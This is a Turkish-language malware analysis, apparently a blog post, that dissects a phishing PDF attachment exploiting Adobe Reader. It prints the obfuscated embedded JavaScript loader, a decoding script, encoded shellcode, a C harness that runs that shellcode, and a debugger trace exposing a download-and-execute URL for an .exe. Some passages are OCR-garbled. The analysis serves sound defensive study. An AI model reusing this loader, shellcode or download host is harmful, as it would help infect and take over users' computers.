

Tehlikeli Dökümanlar

Günümüz şartlarında E-Mail(Elektronik Posta) kullanımı, döküman gönderim işlemi de kolaylaştırmaktadır. Hazırlanan bir belge, anında kullanıcıya E-Posta ile gönderilebilmektedir.

Durum bu şekilde olunca zararlı uygulamaların /program(cık)ların/ yayılma olasılığı da artmaktadır. Özellikle son günlerde kullanıcıları tehlikeli duruma düşüren zararlı programlar

PDF türü dosyalarla yayılmaktadır.

Bu yayılma işlemi nasıl gerçekleşmektedir?

Yayılma işlemi, .pdf belge içine gizlenen kod parçacıkları aracılığıyla, Adobe Acrobat Reader uygulamasında yer alan uygulama zafiyetinden faydalanmaktadır. PDF, Adobe firması tarafından geliştirilmiştir(Portable Document Format Taşınabilir Dosya Formatı). Neticesinde bir çok kullanıcı tarafından kullanılan bir dosya formatı olup, kullanım oranı artmaktadır. Özellikle şirketler dökümantasyon işlerinde pdf formatını çok tercih etmektedirler.

Bu yazımda E-Posta iletimde karşılaştığım bir .pdf belgesi üzerinde gerçekleştirdiğim analizi anlatacağım. E-Postalarımı kontrol ederken "Re:Doc" adı altında bir e-posta gördüm(Resim 1). Gelen postayı incelediğimde,ekinde bir .pdf dosyası yer almaktaydı (Resim 2). Bu pdf dosyasını incelemek için kayıt altına aldım.



Resim-1



Here about which you asked the document.

Resim-2

Öncelikle kayıt altına aldığım bu .pdf dosyasını çeşitli antivirüslerle tarama işlemine tabi tuttum.

Fakat dosya temiz görünüyordu(Antivirüslere göre). Dosya gerçekten temiz ya da gözden saklanması için belge içerisine bir dizi kod yerleştirilmişti. İncelemeye devam ettim.

```
root@bt:/home/analiz/pdf# pdfid.py UnionRfc.pdf
PDFiD 0.0.11 UnionRfc.pdf
PDF Header: %PDF-1.3
obj                3
endobj             3
stream             0
endstream          0
xref               1
trailer            1
startxref          1
/Page              0
/Encrypt           0
/ObjStm            0
/JS                1
/JavaScript        2
/AA                0
/OpenAction        0
/AcroForm          0
/JBIG2Decode       0
/RichMedia         0
/Launch            0
/Colors > 2^24    0
```

Resim-3

pdfid.py UnionRfc.pdf (Resim -3)

"pdfid.py" ile pdf belgesinin kimlik bilgilerini(ID) incelediğimde Javascript kısmında 2 değeri, OpenAction kısmında 0 değeri mevcut. OpenAction 0 ise belge açıldığında bir hareketlilik yok. Javascript 2 değeri olması, belgenin kalbinde mevcut olan bir hareketlilik söz konusudur. Belge içine javascript kodu gömülü olduğu kesin.

```
root@bt:/home/analiz/pdf# pdf-parser.py UnionRfc.pdf
PDF Comment: '%PDF-1.3\n'

obj 2 0
Type:
Referencing:
[(1, '\n'), (2, '\x01'), (1, '\n'), (2, '\x01'), (1, '\n')]

<<
>>

obj 3 0
Type:
Referencing:
[(1, '\n'), (2, '\x01'), (1, '\n'), (2, '/Producer'), (1, ' '), (2, ' '), (3, '301,1315,925,1940
580,1697,995,1725,527,805,606,176,1606,1018,1305,1961,765,1209,977,1335,989,1358,651,266,1307,6
37,746,1367,314,1619,172,1018,147,130,380,1452,51,1488,655,1428,833,1644,779,1836,1911,438,484,
1081,1288,1387,1602,1814,407,1158,266,788,603,746,638,1258,165,1471,1254,989,1308,1517,1377,154
37,1569,162,791,1735,921,1941,32,61,836,772,699,506,932,529,1769,224,1831,1278,1959,337,1935,81
42,1918,1792,1464,212,1824,1877,1185,595,577,1614,1881,1100,1726,457,1283,1004,410,1620,692,122
70,1409,897,1662,1219,1109,1487,1449,217,435,378,183,668,1478,1909,1125,1113,1268,1536,1855,192
```

Resim-4

```
/JS (
swiu = \((function\(\){return this;}\).call\(\null\);
mrp = new Date\(\);
var aou='';
var ioo = 'e'+\((parseInt\((mrp.getFullYear\(\)\)-1)\)+'a'+aou+'l';
yv=swiu[ioo.replace\('2009','v'\)];
function bcz\(\){
    var dez=' ',val=[];
    var aou='';
    yv\('va'+aou+'r zquz=th'+aou+'i'+aou+'s'\);
    yv\('va'+aou+'r kij=Str'+aou+'ing.f'+aou+'romC'+aou+'harCode'\);
    var jyp='prod' + mrp.getFullYear\(\)+'er';
    var hfy = zquz[jyp.replace\('2010','uc'\)];
    var xtph = '' + mrp.getFullYear\(\) + aou + 'i'+aou+'t';
    var ckqg = 's' + xtph.replace\('2010','pl'\);
    var vwl='2010';
    vwl = vwl.replace\((mrp.getFullYear\(\),'');
    yv\('va'+vwl+'r n' + aou + 'r=[' + hfy + vwl + '']'\);
    var xluf = nr;
    bbg='le'+aou+'ng'+aou+'th';
    var hcsh = xluf[bbg]
/ 2;
for \((var nvm = 0; nvm < hcsh; nvm++) {
    dez += kij\((xluf[nvm+hcsh] - xluf[nvm])\);
}
return dez;
}
var wop=bcz\(\);
yv\((wop\);
)
```

Resim-5

#pdf-parser.py UnionRfc.pdf (Resim 4-5)

"pdf-parser.py" ile pdf içine gömülü olan parçaları görelim.

Parçaları inceledikçe bazı kodlar görüyoruz.

İlk etapta bu javascript kodlarını gördüğümüzde şüphe uyandırıcı bir durum olmayabilir.

Daha iyi bir inceleme için pdf dosyası içinde, kimlik bilgileri adı altına gömülü olan kısımları bir çözelim. Bunun için "jsunpack" isimli uygulamadan faydalanalım.

```
root@bt:/home/analiz/pdf# cd jsunpack/
root@bt:/home/analiz/pdf/jsunpack# ./jsunpackn.py ../UnionRfc.pdf <----Çözümleme
root@bt:/home/analiz/pdf/jsunpack# cd files/
root@bt:/home/analiz/pdf/jsunpack/files# ls -la
total 124
drwxr-xr-x 3 root root 4096 Dec 6 04:14 .
drwxr-xr-x 6 root root 4096 Dec 6 04:23 ..
-rw-r--r-- 1 root root 109666 Dec 6 04:23 decoding_967f97e379600eefcdf21a508d11bf79a13a5033 <---- oluşan çözümlene dosyası

root@bt:/home/analiz/pdf/jsunpack/files# less decoding_967f97e379600eefcdf21a508d11bf79a13a5033 <----dosya içinde neler var?
info.producer = String('381x2c1315x2c925x2c1948x2c7x2c1306x2c1038x2c797x2c1723x2c1064x2c385\
.....x2c1697x2c995x2c1725x2c527x2c805x2c696x2c176x2c1606x2c1018x2c1305\....
....
var hfy = zquz[jyp.replace('2010','uc')];
var xtph = '' + mrp.getFullYear() + aou + 'i'+aou+'t';
var ckqg = 's' + xtph.replace('2010','pl');
var vwl='2010';
vwl = vwl.replace(mrp.getFullYear(),'');
yv('va'+vwl+'r n' + aou + 'r=[' + hfy + vwl + '']');
var xluf = nr;
bbg='le'+aou+'ng'+aou+'th';
var hcsh = xluf[bbg] / 2;
for (var nvm = 0; nvm < hcsh; nvm++) {
    dez += kij\((xluf[nvm+hcsh] - xluf[nvm])\);
}
.....
```

İnceleme itibariyle dikkat çeken 2 kısım bulunmaktadır. /Producer kısmı ve javascript kod bulunan /JS kısmı.

PDF dosya içeriğinde İlk görünüşte javascript kodundan başka dikkate değer bir kısım görünmemektedir.

Producer kısmında yer alan değerler bizi sonuca ulaştığımızda büyük rol oynadığı kesin. Nasıl mı?

Producer dizininde yer alan değerleri javascript kodu vasıtasıyla çözümlendiği aşınadır. Javascript kodu vasıtasıyla kendi çözümleyici kodu yazdığımızda gerçek niyet ortaya çıkar.

```
var gizlenmis='';
var producer = [ 381,1315,925 ...
1948,7,1306,1038,797,1723,1064,385,657,929,1827,1580,
... 977,202,1849];

var ayrim = producer.length / 2;
for (var artis = 0; artis < ayrim; artis++)
{
    gizlenmis += String.fromCharCode(producer[artis+ayrim] - producer[artis] );
}
print(gizlenmis);
```

Resim-6

Producer kısmında yer alan sayı dizimini anlamlı hale getirmek için PDF için gömülen javascript kodundan faydalandık. Böylece Producer dizelerini birleştirmeye yarayan "gizli.js" adı altında küçük bir kod oluşturduk (*Resim-6*).

Çözümleme işini gerçekleştiren döngü:

```
var ayrim = producer.length / 2;
for (var artis = 0; artis < ayrim; artis++)
{
    gizlenmis += String.fromCharCode(producer[artis+ayrim] - producer[artis] );
}
```

Bu döngü producer kısmındaki sayı dizimlerini daha anlaşılır hale getirmektedir.

```
print(gizlenmis);
```

ile sayı dizimini ekrana yansıtıyoruz.


--- PDF Malware Analiz---

Çözömlenen kodu düzönlü hale getirdiğimizde geticon() , printf() ve yt() gibi fonksiyonlar bir dizi işlem yaptığı aşıkardır(Resim-8). Yine gözle görölür bir ipucu olarak "var gj=" altında yer alan değörlödr (Resim-7).


Bu değörlödr vasıtasıyla Adobe Acrobat Reader programı üzerinde uygulama zaafiyeti oluşturulur.

PDF dosyası içerisinden neler çıktığını yavaş yavaş görmeye başladık. Ekranaya yansıyan bu çözömlenmiş kod parçasında önemli olan gj değörlödrine aktarılan dizi değörlödrdür. Bu değörlödr Adobe Acrobat yazılımda zaafiyet oluşturulması sonucu aktive edilecek temel kod parçasıdır. Bu kod parçasını nasıl çözömleriz?

Malzilla uygulamasını çalıştırarak kodu hexfile haline dönüştürelim(Resim-9/10).



Resim-9 (#wine malzilla.exe)




Resim-10

Oluşturduğum hexfile.bin dosyasını inceleyelim. "strings" komutuda gözle görünür dışı dokunur bir bilgi vermedi.

```
root@bt:/home/analiz/pdf# strings hexfile.bin
Hg4s
Hg2w
pUG6H
XIHH
```

hexview ile hexfile.bin içeriğine baktığımızda, herhangi anlaşılır bir karakter dizimide mevcut değil(Resim-11).



```
File: hexfile.bin      ASCII Offset: 0x00000000 / 0x0000015D (%00)
00000000  00 90 90 90  EB 16 B9 3D  01 00 00 8B  34 24 89 F7  .....=...4$.
00000010  00 3E E9 74  06 AC 34 B7  AA E2 FA C3  E8 E5 FF FF  .>.t..4.....
00000020  FF 5E BB B6  B7 B7 E9 36  58 EB 86 B7  B7 3E 50 3A  ^.....6[....>P:
00000030  F8 A7 3A D8  E3 86 6C E0  E6 E4 E4 E4  E4 E4 E4 E4  .....1.....
00000040  E2 E4 E4 DF  B3 B6 B7 B7  E2 E1 E4 DF  D8 D9 B7 B7  .....
00000050  0F C2 C5 D8  DA E3 DF 39  F9 B9 5B 5F  FF B7 B7 B7  .....9..[....
00000060  E7 5F CB B7  B7 B7 48 67  34 73 BF DF  F8 58 F8 B2  _....Hg4s...X..
00000070  E7 5F DB B7  B7 B7 48 67  32 77 C2 A0  DD E3 EE 44  _....Hg2w....D
00000080  1D DF C5 49  04 A1 5F AA  B7 B7 B7 E7  5F E6 B7 B7  ...I.....
00000090  B7 48 67 E4  DD 49 DF 3E  D8 B6 0A 5F  BF B7 B7 B7  .Hg..I.>..._...
000000A0  E7 5F 8B B7  B7 B7 48 67  D7 86 77 D3  3C E7 87 3C  _....Hg..w.<...<
000000B0  E5 BB 3C E5  A3 3C C5 9F  0E AF B7 B7  B7 86 48 86  .<.<.<.....H.
000000C0  77 1B 8B D6  CB B5 98 97  76 78 BA B6  70 55 47 36  w.....vx...pUG6
000000D0  48 EC 0B FD  DD 3C F5 A7  3C A5 C2 6E  3E F3 93 AB  H...<.<.<..n>...
000000E0  D6 74 D7 3C  DB 93 93 3C  F2 8B 3C E3  B2 CF B6 50  .t.<.<.<.<...
000000F0  3C FD AF 3C  ED 97 B6 5C  54 83 FE 3C  83 3C B6 59  <.<.<...T...<.<Y
00000100  86 48 86 77  4B 1B 33 77  C3 B0 76 78  BA B6 70 5C  .H.wK.3w...v...p\
00000110  43 8C CB 93  9F C2 56 3C  ED 93 B6 5C  D1 3C BB FC  C...V<...V<...
00000120  3C ED AB B6  5C 3C B3 3C  B6 5F 3E F3  93 AB D6 75  <...<.<.<_>...u
00000130  8F B7 5F 58  49 48 48 DF  C3 C3 C7 8D  98 98 C7 D8  ..._XIHH.....
00000140  C4 C3 D4 D6  C5 D3 C4 C4  D2 C5 C1 DE  D4 D2 C4 99  .....
00000150  09 D2 C3 98  D1 DB D6 C4  DF 99 D2 CF  D2 B7  .....
```

Resim-11 (#hexedit hexview)

Karşımızda encode edilmiş bir shellcode mevcut. Anlaşıyor ki, bazı bilgiler şifrelenmiş(encode). Çözümlemeye devam edelim. Artık elimizde; PDF dosyası analiziyle başlayıp, dosya içerisine eklenen Javascript parçacığının incelenmesiyle el ettiğimiz hexfile.bin dosyası var. Elde ettiğimiz kodları barındıran hexfile dosyası bize neyi açıklayacak? Hexfile.bin dosyasının hex kodlarına ayırıp, şu küçük kodun shellcode dizinine yazalım.

```
#cat hexfile.bin | perl -ne 's/(.)/printf "0x%02x,",ord($1)/ge' > shellcode.txt
```

```
#more shellcode.txt
0x90,0x90,0x90,0x90,0xeb,0x16,0xb9,0x3d,0x01,0x00,0x00,0x8b....
```

```
#vi shellcode.c
#include <stdio.h>
#include <stdlib.h>
int main()
{
unsigned char shellcode[] = "\x90\x90\x90\x90\xeb\x16\xb9\x3d\x01\x00\x00\x8b\x34\x24\x89\xf7\x80"
"\x3e\xe9\x74\x06\xac\x34\xb7\xaa\xe2\xfa\xc3\xe8\xe5\xff\xff\xff\x5e\xbb\xb6\xb7\xb7\xe9\x36"
"\x5b\xeb\xb6\xb7\xb7\x3e\x50\x3a\xf8\xa7\x3a\xd8\xe3\x86\x6c\xe0\xe6\xe4\xe4\xe4\xe4"
"\xe4\xe2\xe4\xe4\xdf\xb3\xb6\xb7\xb7\xe2\xe1\xe4\xdf\xd9\xb7\xdf\xc2\xc5\xdb\xda\xe3"
"\xdf\x39\xf9\xb9\x5b\x5f\xff\xb7\xb7\xb7\xe7\x5f\xcb\xb7\xb7\xb7\x48\x67\x34\x73\xbf\xdf\xf8"
"\x58\xf8\xb2\xe7\x5f\xdb\xb7\xb7\xb7\x48\x67\x32\x77\xc2\xa0\xdd\xe3\xee\x44\x1d\xdf\xc5\x49"
"\x04\xa1\x5f\xaa\xb7\xb7\xe7\x5f\xe6\xb7\xb7\xb7\x48\x67\xe4\xdd\x49\xdf\x3e\xd8\xb6\x0a"
"\x5f\xbf\xb7\xb7\xe7\x5f\x8b\xb7\xb7\xb7\x48\x67\xd7\x86\x77\xd3\x3c\xe7\x87\x3c\xe5\xbb"
"\x3c\xe5\xa3\x3c\xc5\x9f\x0e\xaf\xb7\xb7\xb7\x86\x48\x86\x77\x1b\x8b\xd6\xcb\xb5\x9b\x97\x76"
```

--- PDF Malware Analiz---

```
"\x78\xba\x67\x70\x55\x47\x36\x48\xec\x0b\xfd\xdd\x3c\xf5\xa7\x3c\xa5\xc2\x6e\x3e\xf3\x93\xab"  
"\xd6\x74\xd7\x3c\xdb\x93\x93\x3c\xf2\x8b\x3e\xe3\xb2\xcf\xb6\x5d\x3c\xfd\xaf\x3c\xed\x97\xb6"  
"\x5c\x54\x83\xfe\x3e\x83\x3c\xb6\x56\x86\x48\x86\x77\x4b\x1b\x33\x77\xc3\xb0\x76\x78\xba\x67"  
"\x70\x5c\x43\x8c\xcb\x93\x9f\xce2\x56\x3c\xed\x93\xb6\x5c\xd1\x3c\xbb\xfc\x3c\xed\xab\x66\x5c"  
"\x3c\xb3\x3c\xb6\x5f\x3e\xf3\x93\xab\xd6\x75\xbf\xb7\x5f\x58\x49\x48\x48\xdf\x3c\x3c\x7\x8d"  
"\x98\x98\xc7\xd8\xc4\xc3\xd4\xd6\xc5\xd3\xc4\xc4\xd2\xc5\xc1\xde\xd4\xd2\xc4\x99\xd9\xd2\xc3"  
"\x98\xd1\xdb\xd6\xc4\xdf\x99\xd2\xcf\xd2\xb7";  
(* (void(*) ()) shellcode) ();  
}  
root@bt:/home/analiz/pdf# gcc -o shellcode shellcode.c
```

Artık elimizde bütünüyle Adobe Acrobat Reader uygulamasının zafiyeti sonucunda sistemde aktif hale gelen zararlı uygulamanın bir parçası bulunmaktadır. Artık bu shellcode uygulamasını analiz ederek PDF dosyasının temel amacını öğrenebiliriz.

gdb(Resim-12) ya da Evan's Debugger(Resim-13) ile oluşturduğumuz shellcode dosyasını incelersek bu kodun bir indir-çalıştır parçası olduğunu görürüz.

Adobe Acrobat Readerda oluşturulan zaafiyet sayesinde bu kod hafızada çalışarak bir internet sitesinden.exe çalıştırılabilir dosyayı kullanıcının bilgisayarına indirerek, kullanıcı artık bir havuzun parçası haline gelir.

Anlaşılabileceği gibi kullanıcının bilgisayarı, indirilen bu dosya sayesinde, saldırgan çeşitli işler için kullanıcının bilgisayarını kontrol altına alır.

Bir pdf dosyası aracılığı ile kontrol dışı dosyanın kullanıcıya nasıl aktarıldığını anlamış olduk.


Uygulamalardaki zaafiyetin ne derece boyutlara ulaştığını da algılamış olduk.

```
#gdb ./shellcode (Resim-12)
```

```
(gdb) r
```

```
(gdb) i r info reg  
eax 0x0 0  
ecx 0xbfd08080 -1076854656  
edx 0x80486cc 134514380  
ebx 0x0 0  
esp 0xbfd07ffc 0xbfd07ffc  
ebp 0xbfd080c4 0xbfd080c4  
esi 0xbfd08330 -1076853968  
edi 0xbfd08070 -1076854672  
eip 0xbfd082a4 0xbfd082a4  
eflags 0x210246 [ PF ZF IF RF ID ]  
cs 0x73 115  
ss 0x7b 123  
ds 0x7b 123  
es 0x7b 123  
fs 0x0 0  
gs 0x33 51  
(gdb) x/20s 0xbfd082a4  
0xbfd082a4: "d\213P0\213R\f\213R\024\213r(1\030"  
0xbfd082b4: ""  
0xbfd082b5: ""  
0xbfd082b6: "1ÿ1Ä~<a|\002, ÁI\r\001Çâð\201ÿ[¼Jj\213B\020\213\022  
\213\001á1ÿ1Äü~\204Ät\001Çâð\201ÿ[¼Jj\213B\020\213\022  
0xbfd0832b: "èiþÿhttp://postcardsservices.net/flash.exe"  
0xbfd0832c: "0\203Bü "
```

Resim-12



Resim-13 (Evan's Debugger)

Referanslar

- <http://blog.didierstevens.com/programs/pdf-tools/>
- <http://www.mozilla.org/js/spidermonkey/>
- <https://code.google.com/p/jsunpack-n/>
- <http://malzilla.sourceforge.net/>
- <http://www.codef00.com/projects.php>
- <http://isc.sans.edu/diary.html?storyid=4972>

Tacettin KARADENİZ
tacettink(e-posta)olympus.org